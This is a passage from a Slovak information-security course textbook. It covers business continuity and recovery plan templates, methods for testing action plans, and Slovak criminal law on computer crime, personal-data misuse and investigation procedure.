- Zdroje a prostriedky potrebné pre proces - aplikácie/informačné systémy, technické prostriedky a infraštruktúra, údaje, ľudské zdroje, lokality, tretie strany a pod.

#### *11.5.1.1.3 Pravidlá aktivácie plánu*

Popis kritérií, ktoré musia byť splnené na aktiváciu plánu a určenie osoby alebo osôb s právomocou rozhodnúť o aktivácii plánu.

#### *11.5.1.1.4 Popis scenáru/scenárov*

Vymenovanie a stručný popis scenárov, na ktoré sa plán kontinuity činností vzťahuje. Príklady scenárov:

- Nedostupnosť aplikácie – softvérová aplikácia používaná v rámci procesu nie je dostupná. Nie je pri tom dôležité, či je problém v samotnej aplikácii alebo na nižšej úrovni – chyba databázy, operačného systému alebo hardvérová chyba.
- Obmedzenie funkčnosti aplikácie – s aplikáciou sa dá pracovať, ale nie je plne funkčná. Niektoré moduly a funkcionality sú dostupné a niektoré nie.
- Nedostupnosť budovy – pracovné priestory sú nepoužiteľné napríklad z dôvodu požiaru, alebo musia byť evakuované napríklad kvôli hrozbe bombového útoku.
- Výpadok podporných služieb (elektrina, voda, kúrenie)

- Výpadok služieb dodávateľa – externá dodávka služieb dodávateľa nie je možná, napríklad kvôli incidentu na strane dodávateľa.
- Nedostupnosť ľudských zdrojov – osoba a lebo osoby vykonávajúce procesy nie sú k dispozícii napríklad kvôli práceneschopnosti.

Pre niektoré z uvedených scenárov môžu plány kontinuity činností pokrývať viac procesov. Napríklad pre scenár nedostupnosť lokality je pripravený jeden plán, ktorý pokryje všetky procesy vykonávané v danej lokalite namiesto niekoľkých individuálnych plánov pre jednotlivé procesy. Takýto plán musí primerane reflektovať prioritu procesov.

#### *11.5.1.1.5 Obmedzenia a predpoklady*

Popis obmedzení plánu, ktoré nie sú pokryté – napríklad výskyt kombinácie scenárov. Popis predpokladov potrebných pre výkon plánu – napríklad dostupnosť kvalifikovaného personálu, dostupnosť komunikačných služieb a pod.

#### *11.5.1.1.6 Prípravné úlohy*

Vymenovanie a popis aktivít, ktoré majú byť vykonané pred tým, ako je plán použitý pri realizácii scenára. Môže ísť o jednorazové ako aj opakované a kontinuálne aktivity. Príklady prípravných úloh:

- Zabezpečenie náhradných priestorov
- Zabezpečenie náhradnej techniky
- Príprava internej a externej komunikácie
- Dohodnutie SLA s dodávateľom
- Aktívny monitoring

Každá úloha musí mať priradenú osobu zodpovednú za jej vykonanie alebo vykonávanie.

#### *11.5.1.1.7 Identifikácia problému*

Popis stavu, situácie alebo udalosti, ktoré indikujú, že nastal negatívny scenár a že má byť aktivovaný príslušný plán kontinuity činností. Príklady možností identifikácie problému:

- Automatické notifikácie technických prostriedkov
- Identifikácia zamestnancami IT oddelenia
- Hlásenie dodávateľa
- Identifikácia používateľmi (zamestnancami)
- Identifikácia zákazníkmi

Kvôli efektívnej komunikácii a vyhnutiu sa duplicitným hláseniam je dôležité určiť kontaktné osoby, ktoré budú daný stav alebo udalosti hlásiť. Napríklad vedúci oddelenia alebo jeho zástupca hlási výpadok aplikácie za celé oddelenie, namiesto individuálnych hlásení každého zamestnanca oddelenia.

#### *11.5.1.1.8 Fáza reakcie*

Popis aktivít, ktoré majú byť vykonané bezprostredne po identifikácii problému. Tieto aktivity sú zároveň popisované v inej časti študijných materiálov kurzu - riadenie bezpečnostných incidentov. Príklady:

- Informovanie relevantných osôb - vlastník procesu alebo iných súvisiacich aktív, manažér IB
- Potvrdenie scenára

- Aktivácia krízového riadenia
- Aktivácia súvisiaceho havarijného plánu
- Rozhodnutie o alternatívnom procese
- Informovanie ďalších osôb - kontaktné centrum, interní používatelia

#### *11.5.1.1.9 Alternatívne činnosti*

Alternatívne spôsoby výkonu procesu (ak existujú) vykonávané počas doby obnovy až do obnovenia plnej prevádzky. Príklady alternatívnych činností:

- Realizácia procesu v alternatívnych priestoroch
- Práca z domu
- Realizácia procesu náhradným personálom
- Použitie kancelárskeho softvéru namiesto aplikácie
- Manuálne spracovanie údajov namiesto automatizovaného
- Informovanie o výpadku na web stránke, prostredníctvom kontaktného centra, na sociálnych sieťach

#### *11.5.1.1.10 Obnovovacie postupy*

Aktivity smerujúce k obnoveniu plnej prevádzky procesu. Príklady:

- Aktivácia a realizácia súvisiaceho havarijného plánu
- Obnova údajov zo zálohy
- Reštart IKT systémov
- Realizácia krokov, ktoré nie sú uvedené v havarijnom pláne
- Obnova zdrojov a prostriedkov pre ktoré neexistuje havarijný plán
- Obnova v spolupráci s dodávateľom

#### *11.5.1.1.11 Kontrolné úlohy*

Aktivity vykonávané pred prechodom do plnej prevádzky na získanie primeraného uistenia, že bola obnova úspešná. Príklady kontrolných úloh:

- Kontrola dostupnosti a funkčnosti IKT systémov
- Kontrola obnovy a aktuálnosti údajov
- Kontrola dostupnosti priestorov
- Potvrdenie dostupnosti personálu

#### *11.5.1.1.12 Úlohy po obnovení*

Aktivity „upratovacieho“ charakteru, ktoré je možné vykonať až po obnovení, respektíve nie je nevyhnutné ich vykonať v rámci obnovy. Príklady úloh po obnovení:

- Vysporiadanie sa s údajmi, ktoré nemohli byť spracované počas výpadku alebo boli spracovanými alternatívnym spôsobom
- Odstránenie informácie o výpadku z web stránky, kontaktného centra

- Informovanie relevantných osôb – vlastník procesu, manažér IB
- Informovanie ďalších osôb - kontaktné centrum, interní používatelia

#### *11.5.1.1.13 Kontaktné údaje*

Telefonické a emailové kontakty na všetky osoby uvedené v pláne.

### 11.5.2 Plány obnovy

#### *11.5.2.1.1 Údaje o dokumente plánu*

- Kto plán vytvoril
- Kto plán schválil
- Vlastník plánu / osoba zodpovedná za jeho aktualizáciu
- Distribúcia a umiestnenie plánu (ktoré osoby majú k plánu prístup a kde sú umiestnené jeho elektronické a papierové kópie)
- Referencie na iné dokumenty

#### *11.5.2.1.2 Údaje o zdroji/prostriedku*

Údaje o zdroji/prostriedku, ktorého sa plán týka.

- Popis zdroja/prostriedku vychádzajúci z informácií získaných v rámci analýzy dopadov a analýzy rizík.
- Vlastník zdroja/prostriedku a jeho zástupcovia (názov funkcie aj mená).
- Parametre súvisiacich (podporovaných) procesov získané v rámci analýzy dopadov – MTO, RTO a RPO. V prípade, že existuje viac súvisiacich procesov s rôznymi hodnotami týchto parametrov, berie sa do úvahy najnižšia hodnota parametra.
- Stratégia obnovy určená pre zdroj/prostriedok v rámci fázy plánovania.

#### *11.5.2.1.3 Pravidlá aktivácie plánu*

Popis kritérií, ktoré musia byť splnené na aktiváciu plánu a určenie osoby alebo osôb s právomocou rozhodnúť o aktivácii plánu.

#### *11.5.2.1.4 Popis scenáru/scenárov*

Vymenovanie a stručný popis scenárov obnovy, ktoré sú riešené v rámci havarijného plánu. Príklady scenárov:

- Obnova údajov zo zálohy
- Obnova konfigurácie aplikácie/databázy/operačného systému
- Opätovná inštalácia aplikácie/ databázy/ operačného systému
- Výmena hardvérového komponentu
- Opätovná inštalácia celého hardvéru

#### *11.5.2.1.5 Obmedzenia a predpoklady*

Popis obmedzení plánu, ktoré nie sú pokryté a popis predpokladov potrebných pre výkon plánu – napríklad dostupnosť kvalifikovaného personálu, dostupnosť vhodných priestorov, dostupnosť komunikačných služieb a pod.

#### *11.5.2.1.6 Prípravné úlohy*

Vymenovanie a popis aktivít, ktoré majú byť vykonané pred tým, ako je plán použitý pri realizácii scenára. Môže ísť o jednorazové ako aj opakované a kontinuálne aktivity. Príklady prípravných úloh:

- Udržiavanie konfiguračnej databázy
- Záložná kópia („image“) informačného systému
- Zabezpečenie náhradného hardvéru
- Dohodnutie SLA s dodávateľom hardvéru
- Aktívny monitoring

Každá úloha musí mať priradenú osobu zodpovednú za jej vykonanie alebo vykonávanie.

#### *11.5.2.1.7 Identifikácia problému*

Popis stavu, situácie alebo udalosti, ktoré indikujú, že došlo k výpadku a že má byť aktivovaný príslušný havarijný plán. Príklady možností identifikácie problému:

- Aktivácia havarijného plánu z nadradeného plánu kontinuity činnosti
- Automatické notifikácie technických prostriedkov
- Identifikácia zamestnancami IT oddelenia
- Hlásenie dodávateľa
- Identifikácia používateľmi (zamestnancami)
- Identifikácia zákazníkmi

Kvôli efektívnej komunikácii a vyhnutiu sa duplicitným hláseniam je dôležité určiť kontaktné osoby, ktoré budú daný stav alebo udalosti hlásiť. Napríklad vedúci oddelenia alebo jeho zástupca hlási výpadok aplikácie za celé oddelenie, namiesto individuálnych hlásení každého zamestnanca oddelenia.

#### *11.5.2.1.8 Fáza reakcie*

Popis aktivít, ktoré majú byť vykonané bezprostredne po identifikácii problému. Tieto aktivity sú zároveň popisované v inej časti študijných materiálov kurzu - riadenie bezpečnostných incidentov. Príklady:

- Informovanie relevantných osôb - vlastník aktíva, manažér IB
- Potvrdenie problému
- Výber scenára obnovy

#### *11.5.2.1.9 Obnovovacie postupy*

Aktivity smerujúce k obnoveniu zdroja/prostriedku podľa zvoleného scenára. Príklady:

- Obnova údajov zo zálohy
- Obnova konfigurácie aplikácie/databázy/operačného systému
- Opätovná inštalácia aplikácie/ databázy/ operačného systému
- Výmena hardvérového komponentu
- Opätovná inštalácia celého hardvéru

#### *11.5.2.1.10 Kontrolné úlohy*

Aktivity vykonávané pred prechodom do plnej prevádzky na získanie primeraného uistenia, že bola obnova úspešná. Príklady kontrolných úloh:

- Kontrola dostupnosti a funkčnosti IKT systémov
- Kontrola obnovy a aktuálnosti údajov

#### *11.5.2.1.11 Úlohy po obnovení*

Aktivity „upratovacieho“ charakteru, ktoré je možné vykonať až po obnovení, respektíve nie je nevyhnutné ich vykonať v rámci obnovy. Príklady úloh po obnovení:

- Vysporiadanie sa s údajmi, ktoré nemohli byť spracované počas výpadku
- Informovanie relevantných osôb – vlastník procesu, manažér IB
- Informovanie ďalších osôb - kontaktné centrum, interní používatelia

#### *11.5.2.1.12 Kontaktné údaje*

Telefonické a emailové kontakty na všetky osoby uvedené v pláne.

### 11.5.3 Typy testov akčných plánov

Na testovanie akčných plánov existujú rôzne typy a variácie testov. Typy testov uvedené v tejto kapitole možno považovať za generické prístupy. Realizáciu konkrétneho testu v praxi treba prispôsobiť predmetu testovania, okolnostiam a charakteru organizácie.

#### *11.5.3.1.1 Test „od stola“ (angl. Desk check)*

Preverenie aktuálnosti údajov v pláne a prípadne ich doplnenie alebo oprava.
Zložitosť: nízka
Odporúčaná frekvencia: ročne
Účastníci: manažér IB

#### *11.5.3.1.2 Rekapitulácia (angl. Walk-through)*

Teoretické prejdenie akčného plánu bod po bode bez jeho skutočnej realizácie. Diskusia o jednotlivých bodoch plánu medzi účastníkmi testu s cieľom poukázať na nezrovnalosti a kritické časti akčného plánu.
Vzhľadom na teoretickú realizáciu testu je potrebné, aby osoba, ktorá test vedie (napr. BCM koordinátor) na začiatku vysvetlila všetky zjednodušenia a náhrady (napr. kto reprezentuje osoby a subjekty, ktoré sa na teste nezúčastňujú, ale sú uvedené v pláne).
Zložitosť: nízka
Odporúčaná frekvencia: ročne
Účastníci: manažér IB a osoby definované v akčnom pláne

#### *11.5.3.1.3 Simulácia*

Účastníci testu vykonávajú všetky aktivity popísané v akčnom pláne, avšak v pripravenom „umelom“ prostredí, napr. mimo bežného pracovného času, v náhradnej lokalite a s informačnými systémami v testovacom prostredí bez použitia produkčných údajov. Podobne ako pri rekapitulácii je potrebné vysvetliť všetky zjednodušenia a náhrady.
Zložitosť: stredná
Odporúčaná frekvencia: raz za 1 - 2 roky
Účastníci: manažér IB a osoby definované v akčnom pláne

#### *11.5.3.1.4 Testovanie vybraných kritických aktivít*

Popis
Realizuje sa podobne ako test plánu v plnom rozsahu v "ostrom" prostredí, ale niektoré aktivity sú vynechané, respektíve zrealizované v testovacom prostredí (napr. interakcia s treťou stranou).

Zložitosť: stredná
Odporúčaná frekvencia: raz za 2 – 3 roky
Účastníci: manažér IB a osoby definované v akčnom pláne

#### *11.5.3.1.5 Realizácia akčného plánu v plnom rozsahu*

Popis
Realizácia plánu v plnom rozsahu, t.j. vykonanie všetkých krokov podľa plánu v "ostrej" prevádzke. Plán sa iniciuje napr. vyhlásením nedostupnosti budovy, vypnutím informačného systému alebo odpojením dodávky elektrickej energie. Podľa cieľu testu účastníci môžu aj nemusia byť informovaní o tom, že sa jedná o test.

Zložitosť: vysoká
Odporúčaná frekvencia: raz za 2 – 3 roky
Účastníci: manažér IB a všetci zamestnanci ovplyvnení výpadkom

# 12 Legislatíva a etika

*Ivan Oravec a Jozef Stanko*

## 12.1 Úvod

Ochrana informácií a IKT, prostredníctvom ktorých sa tieto informácie spracovávajú, prenášajú alebo v nich ukladajú, si okrem štandardizácie a technických noriem vyžaduje aj ochranu na úrovni legislatívy Európskeho spoločenstva a zároveň aj na úrovni legislatívy príslušných štátov. Vhodný a efektívny právny rámec je prvým nutným a kľúčovým, nie však postačujúcim, predpokladom zabezpečenia primeranej ochrany práv jednotlivca a organizácií, či už súkromného alebo verejného sektora.

Až na základe tohto rámca môžeme povedať, že prípadné zneužitie IKT je protiprávne a zároveň môžeme v takomto prípade zasiahnuť a vyvodiť zodpovednosti a príslušné sankcie. Práve možné sankcie definované v príslušnom právnom rámci môžu pôsobiť aj ako odradzujúci účinok pre potenciálnych útočníkov od budúcich pokusov o narušenie alebo zneužitie IKT. Legislatíva Slovenskej republiky však nie je zameraná len na potláčanie kriminality použitím trestného zákona a trestného poriadku, ale definuje tiež konkrétne podmienky štandardizácie informačnej bezpečnosti a riadenia bezpečnosti informačných a komunikačných technológií digitálneho priestoru. Tieto podmienky ozrejmujú práva a povinnosti používateľov, prevádzkovateľov a sprostredkovateľov služieb.

V súlade s uvedenými skutočnosťami je táto kapitola rozdelená do troch základných častí. Účelom prvej časti je identifikácia definícií, práv, povinností a prípadných sankcií vyplývajúcich zo všeobecnej legislatívy, týkajúcej sa informačnej bezpečnosti ako takej, ktoré vyplývajú z trestného zákona, trestného poriadku a autorského zákona.

Druhá časť je zameraná na špecializovanú legislatívu, ktorá vo väčšej alebo menšej miere (v závislosti od konkrétneho právneho predpisu a oblasti, ktorú pokrýva) už priamo rieši a štandardizuje aj problematiku informačnej bezpečnosti v jej príslušných oblastiach. Ide najmä o predpisy týkajúce sa informačných systémov verejnej správy, ochrany osobných údajov a kritickej infraštruktúry.

V rámci tretej časti sú vymenované niektoré špecifické právne predpisy, ktoré už neštandardizujú problematiku IB a riadenia IB ako takú, ale obsahujú určité prvky a požiadavky na používateľov a prevádzkovateľov, či už z pohľadu zabezpečenia IB alebo z pohľadu riadenia IB. Ide najmä o predpisy týkajúce sa elektronického podpisu, ochrany utajovaných skutočností, elektronického obchodu, elektronických komunikácií a poskytovania zdravotnej starostlivosti.

Okrem uvedených troch základných častí je predmetom tejto kapitoly aj prehľad legislatívy EÚ, ktorá ma rovnako vzťah a súvis s informačnou bezpečnosťou.

V samostatných častiach sú zároveň popísané aj iné témy súvisiace s legislatívou ohľadom informačnej bezpečnosti, prípadne s etickými a morálnymi princípmi. Ide najmä o popis vzťahu medzi ochranou súkromia zamestnanca a právami zamestnávateľa v súvislosti s monitorovaním činností zamestnanca na pracovisku, popísanie spôsobu implementácie legislatívnych predpisov do internej legislatívy organizácie a o problematiku etiky, etických princípov a morálnych kódexov.

Posledné dve časti sa venujú problematike verejného obstarávania a jeho previazania s IB a forenznej analýze.

Pri jednotlivých relevantných častiach ku konkrétnemu legislatívnemu predpisu sme sa snažili zvýrazniť základné práva a povinnosti týkajúce sa jednotlivca (vo všeobecnosti používateľa IS) a základné práva a povinnosti organizácie (vo väčšine prípadoch správcu alebo prevádzkovateľa IS).

## 12.2 Prehľad všeobecnej legislatívy vzťahujúcej sa na IB

Technologické pokroky a rozšírenie Internetu môžu spôsobovať nekonzistencie v právnych úpravách jednotlivých štátov. Štandardizáciu zabezpečujú na najvyššej úrovni medzinárodné zmluvy. Jednou z komplikácií, ktorú je potrebné riešiť pri vytváraní právnych predpisov v tejto oblasti je definovanie „hmotných" pravidiel pre akúsi virtuálnu sieť, keďže pojmy používané v informačnej bezpečnosti podliehajú určitej „virtuálnosti" a teda nemajú charakter fyzického prvku, pokiaľ ide o normatívne právne akty, medzinárodné zmluvy a právne predpisy, právne predpisy komunitárneho práva a normatívne právne akty vnútroštátnej povahy **Error! Reference source not found.**

Rovnako pôsobnosť a kompetencie jednotlivých štátov, resp. príslušných orgánov činných v trestnom konaní je geograficky obmedzená, čo vo virtuálnom svete nie je možné zabezpečiť. Aj napriek skutočnosti, že napr. §10 ods. 9 Trestného poriadku definuje možnosť vytvorenia spoločného „medzinárodného" vyšetrovacieho tímu, určiť geografické „miesto činu" vo virtuálnom svete, a geografické miesto odkiaľ bol tento čin spáchaný a jeho jednoznačné priradenie konkrétnym orgánom konkrétnej krajiny, je v súčasnosti, vo väčšine prípadov, nemožná úloha. Práve tento aspekt bude určite veľkou výzvou blízkej budúcnosti pre všetkých právnikov a legislatívcov zaoberajúcich sa kriminalitou a trestnými činmi v kybernetickom priestore, nie len v rámci Slovenskej republiky, ale určite aj v rámci EÚ a celého sveta.

Jednotlivé právne normy sú rozdelené do rôznych právnych odvetví. Pokiaľ ide o internetové právo, najviac definícií pojmov a právnych vzťahov vo všeobecnej rovine možno nájsť v občianskom práve. Občianske právo však neobsahuje zvláštnu časť, ktorá by vymedzovala konkrétne aktivity na internete. Občiansky zákonník definuje pojmy ako spôsobilosť k právnym úkonom, alebo iným právnym skutočnostiam, základné práva a povinnosti, charakteristiku občiansko-právnych vzťahov a základné princípy občianskeho práva, napr. ochrana dobrej viery, ochrana práv tretích osôb, alebo tiež zásadu, že „všetko čo je dovolené, nie je zakázané". Dôležitú rolu dnes majú aj individuálne právne akty, najmä judikatúra Najvyššieho súdu Slovenskej republiky ale aj judikáty súdov EÚ, ktoré aplikáciou na konkrétne príklady z praxe osvetľujú a interpretujú právne normy obsiahnuté v normatívnych aktoch. Lepšiu právnu úpravu informačnej bezpečnosti však nájdeme v Trestnom práve, pod ktoré spadá trestný zákon a trestný poriadok a v autorskom zákone. Sú v nich obsiahnuté najmä právne vzťahy súvisiace s počítačovými programami, licenčné zmluvy týkajúce sa softvéru, definícia osoby s právami k rozmnoženine počítačového programu a pod. **Error! Reference source not found.**.

### 12.2.1 Trestný zákon a trestný poriadok

#### *12.2.1.1 Prehľad a pôsobnosť*

Trestné právo do ktorého možno zahrnúť trestný zákon a trestný poriadok vo všeobecnosti určuje druh a výšku trestov za (predovšetkým) úmyselné a spoločensky škodlivé činy. Trestné právo však rozlišuje aj trestné činy z nedbanlivosti.

Trestný zákon (zákon č. 300/2005 Z. z. trestný zákon v znení neskorších predpisov) sa zaoberá tzv. hmotným trestným právom, ktoré hovorí, aké konanie je trestné, aké sankcie je možné vyvodiť z takéhoto konania a aké opatrenia možno použiť proti páchateľom trestných činov. Trestný zákon upravuje podmienky pre vyvodenie trestnej zodpovednosti, druhy trestov, druhy ochranných opatrení, ukladanie trestov a definuje skutkové podstaty trestných činov.

Trestný poriadok (zákon č. 301/2005 Z. z. trestný poriadok v znení neskorších predpisov), na rozdiel od trestného zákona rieši najmä tzv. procesný rámec. Definuje postupy orgánov činných v trestnom

konaní pri vyšetrovaní trestných činov a tiež práva a povinnosti osôb, ktoré sa na trestnom konaní zúčastňujú.

### *Časová pôsobnosť*

Medzi základné atribúty pri ukladaní trestov za spáchané činy sa považuje tzv. časová pôsobnosť, ktorá hovorí, že trestnosť činu sa posudzuje podľa zákona účinného v čase, kedy bol čin spáchaný. Pokiaľ od času, kedy bol trestný čin spáchaný do času, kedy sa vynáša rozsudok nadobudnú činnosť viaceré zákony, trestnosť činu sa posudzuje podľa toho zákona, ktorý je pre páchateľa priaznivejší.

### *Územná pôsobnosť*

Trestný zákon je možné využiť iba pre posudzovanie trestného činu spáchaného na území Slovenskej republiky, alebo aspoň čiastočne spáchaného na území Slovenskej republiky, a tiež spáchaného na palube lode, alebo lietadla so štátnou vlajkou Slovenskej republiky. Prípadne sa môže jednať o trestný čin ohrozujúci záujmy chránené týmto zákonom.

### *Osobná pôsobnosť*

Pri postihovaní trestných činov sa môže jednať buď o páchateľa, ktorý je občanom Slovenskej republiky, alebo má na území Slovenska trvalý pobyt. Tiež sa používa pri postihovaní trestného činu, ktorý je spáchaný proti občanovi Slovenskej republiky a to aj v prípade, ak je v mieste spáchania činu tento čin trestný a aj v prípade, ak v mieste jeho vykonania nepodlieha žiadnemu postihu vyplývajúcemu z miestneho zákona.

### *Druhy trestných činov*

Z pohľadu základnej klasifikácie trestných činov môžeme hovoriť o prečine, zločine a obzvlášť závažnom zločine.

Prečin je trestný čin spáchaný z nedbanlivosti. Ide o čin, ktorého trest je podľa tohto zákona ustanovený na odňatie slobody na menej ako 5 rokov.

Zločin je taký trestný čin, ktorý bol spáchaný úmyselne a je podľa tohto zákona potrestaný odňatím slobody na viac ako 5 rokov.

Za obzvlášť závažný zločin sa považuje taký zločin, ktorý je podľa ustanovenia tohto zákona potrestaný odňatím slobody s dolnou hranicou sadzby 10 rokov.

### *Miesto spáchania trestného činu*

Za miesto spáchania trestného činu sa považuje každé miesto na ktorom páchateľ konal, nastal v ňom, alebo podľa predstavy páchateľa mal nastať trestný čin predpokladaný týmto zákonom.

### *Príprava na zločin*

Príprava na zločin zahŕňa také konanie, ktoré spočíva v organizovaní zločinu, zadovažovaní nástrojov na jeho spáchanie, v spolčovaní sa s nebezpečnými skupinami za účelom jeho spáchania aj v prípade, ak k nemu nedôjde.

Trestnosť zaniká, ak páchateľ upustil od ďalšieho konania smerujúceho k zločinu, alebo urobil o príprave na trestný čin oznámenie orgánu činnému v trestnom konaní, alebo Policajnému zboru.

Táto trestnosť však v žiadnom prípade nezaniká, ak bol trestný čin už spáchaný.

### *Pokus trestného činu*

Pokusom trestného činu je konanie, ktoré priamo smeruje k jeho dokonaniu, ak k nemu v konečnom dôsledku nedôjde.

Pokus trestného činu je trestný podľa sadzby ustanovenej na dokonaný trestný čin.

Ustanovením o trestnosti pokusu o trestný čin však nie je dotknutá trestnosť iného činu, ktorý páchateľ týmto pokusom spáchal.

#### *Zavinenie*

Trestný čin je spáchaný úmyselne, ak páchateľ chcel spôsobom uvedeným v zákone porušiť, alebo ohroziť záujem chránený týmto zákonom, prípadne vedel, že svojim konaním môže také porušenie, alebo ohrozenie spôsobiť.

Trestný čin je spáchaný z nedbanlivosti, ak si páchateľ uvedomuje, že svojim konaním môže porušiť, alebo ohroziť chránený záujem, ale sa bez primeraných dôvodov domnieval, že k takémuto porušenie/ohrozeniu nedôjde. Tiež môže ísť o nedbanlivosť, ak páchateľ nevie, že svojim konaním môže spôsobiť porušenie, alebo ohrozenie, ale by o tom vzhľadom na svoje osobné pomery a okolnosti vedieť mohol. Pre trestnosť činu je potrebné úmyselné zavinenie, pokiaľ zákon neustanoví inak.

V prípade ťažších následkov, ktoré mohli nastať aj z nedbanlivosti aj z úmyselnej trestnej činnosti sa považuje tento ťažší následok za priťažujúcu okolnosť, alebo za okolnosť, ktorá vyžaduje použitie vyššej trestnej sadzby.

#### *Páchateľ, spolupáchateľ a účastník trestného činu*

Páchateľ je ten, kto trestný čin spáchal sám. Ak sa na spáchaní trestného činu podieľajú dve, alebo viaceré osoby, považujú sa za spolupáchateľov.

Účastníkom na dokonanom trestnom čine je organizátor, návodca, objednávateľ alebo pomocník.

Organizátor zosnoval spáchanie trestného činu, návodca naviedol iného na spáchanie trestného činu, objednávateľ požiadal iného na spáchanie trestného činu a pomocník poskytol inému pomoc, najmä zadovážením prostriedkov odstránením prekážok, radou, utvrdzovaním v predsavzatí, sľubom pomôcť po trestnom čine.

Účastník je potrestaný rovnakým trestom ako páchateľ.

#### *Okolnosti vylučujúce trestnú zodpovednosť*

Pokiaľ páchateľ nedovŕšil štrnásty rok života, nie je trestne zodpovedný. Rovnako nie je trestne zodpovedný nepríčetný páchateľ trpiaci duševnou poruchou, ktorá mu znemožňuje rozpoznať protiprávnosť trestného činu, alebo ovládať svoje konanie.

#### *Súhlas poškodeného*

Čin inak trestný je akceptovaný ako nie trestný, pokiaľ je vykonaný s vážnym a dobrovoľným súhlasom poškodeného a nie je namierený proti jeho životu, alebo zdraviu.

V prípade informačnej bezpečnosti môžeme toto znenie aplikovať napríklad na spísanie striktnej zmluvy o bezpečnostnom zhodnotení zahŕňajúcom napr. penetračné testovanie informačných systémov. V zmluve by malo byť stanovené, do akej hĺbky, v akom rozsahu a v akej maximálnej „agresivite“ môžu byť penetračné testy prevedené.

### *12.2.1.2 Počítačová kriminalita*

Na oficiálnom webe Ministerstva vnútra **Error! Reference source not found.** sa dočítame, že:
*Pod pojmom počítačová kriminalita alebo High-Tech Crime sa skrýva využívanie informačných technológií, najmä počítačov na páchanie trestnej činnosti. Jej rozmach je priamoúmerný postupujúcej informatizácii spoločnosti. Európske krajiny považujú túto formu trestnej činnosti za jednu z globálnych hrozieb a jedným z nástrojov na jej potieranie je Dohovor o počítačovej kriminalite z 23. novembra 2001. Slovenská republika tento dohovor ratifikovala v roku 2007.*
Počítačovú kriminalitu upravuje najmä § 247 trestného zákon, do ktorého sú premietnuté princípy Dohovoru o kybernetickom zločine CETS č. 185/2001, vydanom Radou Európy.

***Poškodenie a zneužitie záznamu na nosiči informácií***

Podľa § 247 trestného zákona sa potrestá odňatím slobody ten, kto v úmysle spôsobiť inému škodu alebo inú ujmu alebo zadovážiť sebe alebo inému neoprávnený prospech získa neoprávnený prístup do počítačového systému, k inému nosiču informácií alebo jeho časti a jeho informácie neoprávnene použije, alebo také informácie neoprávnene zničí, poškodí, vymaže, pozmení alebo zníži ich kvalitu, alebo urobí zásah do technického alebo programového vybavenia počítača, alebo vkladaním, prenášaním, poškodením, vymazaním, znížením kvality, pozmenením alebo potlačením počítačových dát marí funkčnosť počítačového systému alebo vytvára neautentické dáta s úmyslom, aby sa považovali za autentické alebo aby sa s nimi takto na právne účely nakladalo.

Môžeme konštatovať, že táto časť zákona upravuje prípady zneužitia informačného systému ktoroukoľvek zo známych foriem počítačovej kriminality. Všeobecná formulácia tohto odseku pokrýva veľký rozsah počítačovej trestnej činnosti od distribúcie nelegálnych kópií softvéru až po sofistikované formy organizovaného hackingu.

Zároveň sa, rovnako ako v predchádzajúcom odseku, potrestá ten, kto na účel spáchania činu uvedeného v predchádzajúcom odseku neoprávnene sleduje prostredníctvom technických prostriedkov neverejný prenos počítačových dát do počítačového systému, z neho alebo v rámci počítačového systému, alebo zaobstará alebo sprístupní počítačový program a iné zariadenia alebo počítačové heslo, prístupový kód alebo podobné údaje umožňujúce prístup do celého počítačového systému alebo do jeho časti.

Znenie tejto časti §247 trestného zákona pokrýva sledovanie, odpočúvanie, alebo iné techniky kompromitácie prenosu dát a pokrýva aj oblasť neoprávnených prístupov do informačných systémov. V tejto časti trestný zákon ošetruje predovšetkým neoprávnenú činnosť zneužitia privilégií a neoprávnený prístup k dátam, ktoré sú viazané na dotknutú osobu v zmysle platného zákona č. 122/2013 o ochrane osobných údajov, prípadne majú inak kritický charakter podľa zákona a ich kompromitácia predstavuje riziko finančnej, alebo hospodárskej straty, prípadne straty renomé. Počítače a IKT vo všeobecnosti môžu byť použité na páchanie širokého spektra trestnej činnosti zahŕňajúceho vydieranie, vyhrážanie, rozširovanie detskej pornografie, páchania drogovej trestnej činnosti, podvodu a pod.

Za nelegálnu činnosť by mali byť jej páchatelia aj patrične potrestaní, takže zákon samozrejme pamätá aj na sankcie v prípade dokázania viny. Ak páchateľ spácha čin uvedený v § 247 a spôsobí ním značnú škodu potrestá sa odňatím slobody na jeden až päť rokov. Odňatím slobody na tri až osem rokov sa páchateľ potrestá, ak spáchaním činu spôsobí škodu veľkého rozsahu, alebo spácha tento čin ako člen nebezpečného zoskupenia. Jednotlivé druhy trestnej činnosti sú samozrejme ohodnocované individuálne podľa platného trestného zákona.

#### *12.2.1.3 Neoprávnené nakladanie s osobnými údajmi*

Ochrana osobných údajov je dnes veľmi citlivo vnímaná téma. Na úrovni trestného zákona je jej venovaný najmä § 374, ktorý sa venuje neoprávnenému poskytovaniu, sprístupňovaniu a zverejňovaniu osobných údajov a zároveň aj sankciám, ktoré hrozia v prípade porušenia tohto ustanovenia zákona. Ten, kto neoprávnene poskytne, sprístupní alebo zverejní osobné údaje o inom zhromaždené v súvislosti s výkonom verejnej moci alebo uplatňovaním ústavných práv osoby, alebo osobné údaje o inom získané v súvislosti s výkonom svojho povolania, zamestnania alebo funkcie a tým poruší všeobecne záväzným právnym predpisom ustanovenú povinnosť, potrestá sa odňatím slobody až na jeden rok. Zároveň je možné páchateľa potrestať odňatím slobody až na dva roky, ak spáchaným činom spôsobí vážnu ujmu na právach dotknutej osoby, prípadne čin vykoná verejne, alebo závažnejším spôsobom konania.

#### *12.2.1.4 Vyšetrovanie a skrátené vyšetrovanie - Rozsah vyšetrovania*

Vyšetrovanie sa vykonáva predovšetkým o zločinoch a v špeciálnych prípadoch aj o menej závažných prečinoch. Ak je potrebné vykonať vyšetrovanie aspoň o jednom z trestných činov,

vykoná sa vyšetrovanie o všetkých trestných činoch toho istého obvineného aj proti všetkým obvineným, ktorých trestné činy súvisia.

Spoločný postup vo vyšetrovaní nariaďuje, že úkony ktoré sa vykonávajú vo vyšetrovaní vykonáva zodpovedný policajt osobne. Postupuje vo vyšetrovaní tak, aby čo najrýchlejšie zadovážil podklady na objasnenie skutku v rozsahu potrebnom na posúdenie prípadu a zistenie páchateľa trestného činu. Policajt vykonáva všetky úkony samostatne v súlade so zákonom a včas. Zadovažuje dôkazy bez ohľadu na to, či svedčia v prospech, alebo neprospech obvineného. Obvinený nesmie byť k výsluchu nezákonne nútený.

